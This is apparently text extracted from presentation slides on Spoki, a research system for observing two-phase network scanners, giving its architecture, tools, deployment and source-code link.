


Spoki: Revealing Two-phase Scanners

- Spoki interacts with two-phase scanners in real time
 - Scalable system based on actors with the C++ Actor Framework (CAF)
 - Libtrace for packet ingestion, Scamper for probing
 - Collects payloads after accepting TCP connections
- Deployed in two /24 prefixes (US, EU)


- Published source code on GitHub (<https://github.com/inetrg/spoki>)

Architecture of Spoki



Architecture of Spoki


Ingestion



Architecture of Spoki

Core


Ingestion



Architecture of Spoki

